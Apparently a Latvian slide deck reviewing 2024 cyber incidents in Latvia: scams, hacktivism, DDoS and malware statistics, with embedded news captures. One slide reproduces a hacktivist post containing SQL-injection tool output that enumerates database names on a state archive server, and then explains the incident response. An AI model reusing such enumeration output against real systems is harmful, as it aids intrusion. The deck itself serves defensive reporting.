

# Atskats uz notikumiem Latvijas kibertelpā 2024. gadā

**Varis Teivāns**

**11.12.2024**

---



# Draudu izcelsme



**Krievija**



**Ķīna**



**Baltkrievija\***



**Ziemeļkoreja\***

\* maznozīmīga klātbūtne



# Finansiāli motivēti uzbrukumi - krāpšana

- Finanšu pratība sabiedrībā acīmredzami klibo
  - viltus investīciju un kriptovalūtu platformas
- Trūkst izpratnes par oficiālo iestāžu leģitīmiem saziņas veidiem
  - Zvana, uzdodoties par “Valsts policijas” un “Drošības dienestu” pārstāvjiem
  - Arī pašām iestādēm jādemonstrē vienotas komunikācijas prakses un jāinformē sabiedrība
- Pakalpojuma darbības izpratne un daudzfaktoru autentifikācija pakalpojuma (Smart-ID) izpratne

**Gandrīz visos gadījumos uzbrucējam jāizmanto kāds domēna vārds!**

**Zaudējumi 1 mil - 1.5 mil EUR mēnesī**

**Izcila sadarbība ar Valsts policiju**



# Canadian company at the centre of alleged international pyramid scheme

Foreign governments say hundreds of thousands of people in Bangladesh and Sri Lanka lost savings to Metaverse Foreign Exchange, headquartered in Ontario.

 ZAK VESCERA,  
ADRIAN GHOBRIAL  
24 JULY, 2024 · 12 MIN READ



Metaverse Foreign Exchange Inc. is alleged to have defrauded hundreds of thousands of victims in Sri Lanka and Bangladesh out of roughly US\$2.7 billion. (Illustration by CTV News)

**Instrukcijas Telegram grupās**

**Finanšu operācijas ar kriptovalūtām**

**Binance kā platforma**

**Piramīdas shēma ar atdevi sākumā un “peļņas bildītēm” pārējā laikā...**

**Piedalās pat izglītoti cilvēki ar labi apmāksātu darbu**

# Finansiāli motivēti uzbrukumi - krāpšana

- **Sūtījumu piegādes temats (pakas, pakomāti, muiņa, aizturēts sūtījums) ir krāpniekiem populārākais. Gadījumi daudzskaitlīgi, bet nozagtās summas salīdzinoši nelielas**

# Haktīvisms un dezinformācija

**ANON** @xVENDETTAMAFAIAx · Nov 21

Operation Latvia... We have all government websites databases from Achriv[.]gov, Knab[.]gov, Vid[.]gov

[#Anonymous](#) [#AnonOpsVendetta](#) [#VendettaMafia](#) [@AnonOpsSE](#)  
[#OpLatvia](#) [#OpGOP](#) [#AnonOps](#)

```
[11:39:50] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12
[11:39:50] [INFO] fetching database names
available databases [32]:
[*] agnija
[*] batun
[*] baze
[*] baze1
[*] baze2
[*] diaspora_coments
[*] diaspora_useri
[*] dz1
[*] dzimtbrez
[*] dzimtbusana
[*] eraf
[*] fondi
[*] imb
[*] information_schema
[*] izstades
[*] kalnins
[*] karagustekni
[*] lspiemineklis
[*] lva
[*] lva60
[*] lvaslikts
[*] mysql
[*] performance_schema
[*] rigaspilsetasarihivs
[*] rigaspilsetasarihivs-rez
[*] rigasrate
[*] roundcubemail
[*] silins
[*] sys
[*] upitis
[*] vefs
[*] ziverti
```

6 15 22 11K

6 15 22 2

Post your reply Reply

**Colli** @DatColli · Nov 22  
But why?  
84

**Mikk w Clermont** @mikkwallace · Nov 22  
Supporting many Ops but Why Latvia? 🤔🇺🇸  
1 59

**tantael** @\_Tantael · Nov 22  
But what is the point?  
111

**Legion** @IAmAnonLegion · Nov 24  
Hmu  
53

**Portsladian** @Portsladian · Nov 22  
Ok... Why?  
1 4 196

**Pink Lady** @PinkLady\_always · Nov 22  
[#Anonymous](#), please hack Russian & Chinese embassies around the world.  
1 60



https://www.lvarhivs.gov.lv

LATVIJAS NACIONĀLAIS ARHĪVS

LATVIJAS VALSTS ARHĪVS

Meklēt datubāzē Lapas karte E-pasts Meklēt

AKTIVITĀTES

PAR MUMS

NORMATĪVIE AKTI

PAKALPOJUMI

PUBLIKĀCIJAS UN STATISTIKA

IZSTĀDES

KONFERENCES

ARHĪVA DOKUMENTI

JŪSU JAUTĀJUMI MŪSU ATBILDES

Aktualitātes >> Aktualitātes

- **LNA portāls**  
Visas aktualitātes un pilna informācija skatāma LNA portālā: [www.arhivi.gov.lv](http://www.arhivi.gov.lv)
- **Barikādēm - 33**  
Atceroties 1991.g. janvāra notikumus: [www.archiv.org.lv/barikades](http://www.archiv.org.lv/barikades)
- 25.03.2023 **25. marts Komunistiskā genocīda upuru piemiņas diena**

**Pirms 74 gadiem 1949. gada 25. martā notika otra lielākā Baltijas iedzīvotāju deportācija.** Tās organizēšana tika veikta saskaņā ar PSRS Ministru padomes 1949. gada 29. janvāra pilnīgi slepeno lēmumu Nr. 390-138 "Par kulaku un viņu ģimeņu, nelegālā stāvoklī esošu bandītu un nacionālistu ģimeņu, bruņotās sadursmēs nošauto un notiesāto bandītu ģimeņu, legalizējušos bandītu, kas turpina naidīgu darbību, un viņu ģimeņu, kā arī represēto bandītu atbalstītāju ģimeņu izsūtīšanu no Lietuvas, Latvijas un Igaunijas teritorijas". Minētais dokuments glabājas Krievijas Federācijas Prezidenta arhīva (KFPA) 93. fondā "PSRS Ministru padomes lēmumu un rīkojumu kolekcijas".\*

\* KFPA, 93. fonds. *PSRS MP lēmumu un rīkojumu kolekcija. 1949. gads.* Publicēts: История сталинского ГУлага: Конец 1920-хпервая половина 1950-х годов: Собрание документов в семи томах. Т. 1: Массовые репрессии в СССР. С. 517519.

Latvijas Komunistiskās (boļševiku) partijas Centrālās Komitejas biroja pilnīgi slepenais lēmums no īpašās mapes par izsūtīšanas operācijas rezultātiem (LVA PA, 101. f., 12. apr., 38. a.l., 3. lp. Publicēts: Latvijas padomju režīma varā: 1945-1986. Dokumentu krājums. Latvijas Vēstures institūta apgāds, 2001. 79. lpp.)

Publiski paziņota kompromitēšana VID, KNAB

CERT.LV vienas dienas laikā identificē patieso mērķa sistēmu, uzstāda draudu medību aģentus, identificē uzbrucēju TTPs, likvidē apdraudējumu

9 gadus vecs tīmekļvietnes projekts ar SQL ievainojamībām

Nav nekāda saistība ar VID un KNAB sistēmām




# Haktīvisms un dezinformācija



Anonymous is in the process of targeting several Georgia government and institutional websites for their support of Russia. Actions being taken in solidarity of the people's democratic aspirations.

#GeorgiaProtests #OpGeorgia



1:59 PM · Dec 3, 2024 · 52.6K Views

## Anonymous Latvija

@YourAnonLatvija

We are #Anonymous, we are #Legion, we do not forgive, we do not forget. Expect US! 2.0 🇷🇺🇺🇸 Member of #HellSec team & #ETA | #OpRussia #OpChildSafety

📍 127.0.0.1 🔗 hellsecurity.org 📅 Joined December 2023

272 Following 373 Followers

Not followed by anyone you're following

Posts

Replies

Media

Pinned

Anonymous Latvija @YourAnonLatvija · Dec 18, 2023  
Mēs to nekad neaizmirsīsim, un nekad to nepiedosim!

Anonymous @YourAnonLAT · Oct 15, 2022  
#Latvia #Levit #JV #LatvianGovernment #Anonymous #Anonymiss #HackThePlanet #DestroySystem  
We will never forget it...



2



13

3.3K







# TOP infekcijas & apdraudējumi

## DDOS dalībnieki ir arī Latvijā + VPN serveri

### • Ļaunatūru TOP10:



### Konfigurāciju nepilnības TOP10:



REplay Latvijas Televīzija Latvijas Radio Trešdiena, 11. septembris Vārda dienas: Signe, Signija LSM.lv Valodas @ LSM+

Latvijas Sabiedriskie Mediji Rīga +21 °C, D/DR vējš, 4m/s Meklēt ziņas Sadalās

SVARĪGI Krievijas iebrukums Ukrainā "airBaltic" Valsts budžets 2025 Nodokļi Paroлимпiskās spēles - Parīze 2024 Izraēlas un "Hamās" karš

## Valsts iestāžu mājaslapas piedzīvo intensīvus kiberuzbrukumus

Daļties:

Hakeris darbībā. Attēls ilustratīvs. Freepik, Drazen Zigic

20. augusts, 16:45 | Papildināts 20. augustā, 19:17 | Latvijā | LETA | Autori: Latvijas Radio

**Intensīvu kiberuzbrukumu dēļ Tīmekļvietņu vienotās platformas (TVP) mājaslapās periodiski novērojami darbības traucējumi – lēna darbība vai vietņu nepieejamība, aģentūru LETA informēja Ministru kabinetā.**

**TIEŠRAIDE: Īpašo bērnu nākotne Latvijā**

- 1:1. Islandes 6. prezidents Gudni Johannesons
- Šodienas jautājums: Kāpēc NBS nenotrieca Krievijas dronu? 20:04
- Krustpunktā: Cik veiksmīgi valdība risina lielās finanšu un ekonomiskās problēmas? 53:42
- Latvijas paraolimpiešu sagaidīšana pie Brīvības pieminekļa 02:00:00

**Pieraksties LSM.lv jaunumiem!**

**Populārākie >**

- Aicina līdz 30. septembrim pieteikties automātiskai pārmaksātā nodokļa atmaksai
- Kam tiek valsts budžets? Četri valsts sekretāri pērn saņēma virs 100

**Uzbrukumu iemesls sasaistāms ar Latvijas palīdzības paketi Ukrainai, kas tika apstiprināta 13. augustā - 30 aprīkotu transportlīdzekļu nodošanu Ukrainai.**

REplay Latvian Television Latvian Radio Friday, August 23 Name day: Valguolis, Raifs, Vēliņš LSM.lv Languages @ LSM+

Public broadcasting of Latvia In Rīga +18 °C, S wind, Smvs Search news... Menu

IMPORTANT Border Rail Baltica Festival Summer War in Ukraine Paris Summer Olympics 2024 Storm Coalition President NATO in the Baltics More

## Cyber attacks on public sector websites in Latvia Tuesday

Share

August 20, 17:49 | Defense | LETA | Authors: Erg LSM.lv (Latvian Public Broadcasting)

**Due to intensive cyber attacks, the websites of the unified state platform periodically experience malfunctions - slow operation or inaccessibility of the sites, the Cabinet of Ministers told LETA on August 20 afternoon.**

**Schools re-open in Ukraine with Latvian help**


- Latvia works on probation system for juveniles 02:24
- Medical aid convoy heads to Ukraine from Latvia 03:36
- Tactile walking trail set up near Lake Jugla, Riga 03:49
- Audit Office: Latvia's economic annual report could use some work 11:10
- Over €1 million lost to scammers by Latvians every month 02:36

**Follow Eng.Lsm.lv on social media!**


**Latest news >** All channels

16:08 Latvia has relatively large number of firefighters

# DDOS uzbrukumu dinamika

